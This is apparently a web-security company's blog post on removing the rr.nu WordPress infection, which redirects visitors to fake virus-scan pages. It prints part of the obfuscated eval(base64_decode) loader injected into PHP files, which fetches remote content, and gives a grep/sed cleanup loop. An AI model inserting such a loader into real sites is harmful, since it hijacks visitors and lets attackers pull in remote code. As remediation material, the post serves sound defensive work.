
Symptoms of the rr.nu WordPress Virus:
WordPress-based websites infected with the virus are redirecting visitors to a fake virus-scan website. The URL looks like http://*.rr.nu.
When you check the files on your server, the following line is inserted into your .php files, such as wp-config.php:
<?php /**/ eval(base64_decode("aWYoZnVuY3Rpb25fZXhpc3RzKCdvYl9zdGFydCcpJiYhaXNz
ZXQoJF9TRVJWRVJbJ21yX25vJ10pKXsgICRfU0VSVkVSWydtcl9ubyddPTE7ICAgIGlmKCFmdW5jdGl
vbl9leGlzdHMoJ21yb2JoJykpeyAgICBmdW5jdGlvbiBnZXRfdGRzXzc3NygkdXJsKXskY29udGVudD
0iIjskY29udGVudD1AdHJ5Y3VybF83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJ
GNvbnRlbnQ7JGNvbnRlbnQ9QHRyeWZpbGVfNzc3KCR1cmwpO2lmKCRjb250ZW50IT09ZmFsc2UpcmV0
dXJuICRjb250ZW50OyRjb250ZW50PUB0cnlmb3Blbl83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWx
zZSlyZXR1cm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeWZzb2Nrb3Blbl83NzcoJHVybCk7aWYoJGNvbn
RlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeXNvY2tldF83NzcoJHVybCk7a
WYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7cmV0dXJuICcnO30gIGZ1bmN0aW9uIHRy
eWN1cmxfNzc3KCR1cmwpe2lmKGZ1bmN0aW9uX2V4aXN0cygnY3VybF9pbml0Jyk9PT1mYWxzZSlyZXR
1cm4gZmFsc2U7JGNoID0gY3VybF9pbml0ICgpO2N1cmxfc2V0b3B0ICgkY2gsIENVUkxPUFRfVVJMLC
R1cmwpO2N1cmxfc2V0b3B0ICgkY2gsIENVUkxPUFRfUkVUVVJOVFJBTlNGRVIsIDEpO2N1cmxfc2V0b
3B0ICgkY2gsIENVUkxPUFRfVElNRU9VVCwgNSk7Y3VybF9zZXRvcHQgKCRjaCwg...
Solution:
Remove all instances of the offending code. The problem is it typically requires finding and editing 300 files; most websites will tell you to delete your entire WordPress installation and reinstall, but here are instructions on removing the malware without reinstalling each plug-in:
- CHANGE YOUR PASSWORD. Change all your passwords, everywhere. Your website was compromised because your password failed.
- BACKUP YOUR DATA. Make a copy of your entire website and keep it locally – better safe than sorry!
- RUN THE SCRIPT. Attached is a BASH script that will fix the problem. You’ll want to put it in your WordPress directory, mark it as executable, then run it. Click here to download the remove-rr-nu-virus.sh script.

- (Alternately, instead of downloading the script you can go to your WordPress install directory and paste this paragraph into a relatively large, single line of executable code into the console. Note that it’s multiple lines here, but needs to be executed as a single line in Linux.)
for file in $(grep -Hlr "aWYoZnVuY3Rpb25fZXhpc3RzKCdvYl9zdGFydCcp
JiYhaXNzZXQoJF9TRVJWRVJbJ21yX25vJ10pKXsgICRfU0VSVkVSWydtcl9ubyddP
TE7ICAgIGlmKCFmdW5jdGlvbl9leGlzdHMoJ21yb2JoJykpeyAgICBmdW5jdGlvbi
BnZX" .); do sed -e "s/));?>/));?>\n/g" $file | sed -e "/aWYoZnVu
Y3Rpb25fZXhpc3RzKCdvYl9zdGFydCcpJiYhaXNzZXQoJF9TRVJWRVJbJ21yX25vJ
10pKXsgICRfU0VSVkVSWydtcl9ubyddPTE7ICAgIGlmKCFmdW5jdGlvbl9leGlzdH
MoJ21yb2JoJykpeyAgICBmdW5jdGlvbiBnZX/d" > $file.temp; mv $file.te
mp $file; echo Fixed infected file $file; done
There’s no problem that can’t be solved – it’s just a matter of having the right resources and knowing where to find the best answers! If you believe your wordpress website has been hacked, and if the above seems like Greek to you, send us an email at support@spkaa.com and we can help you get your website back under your own control!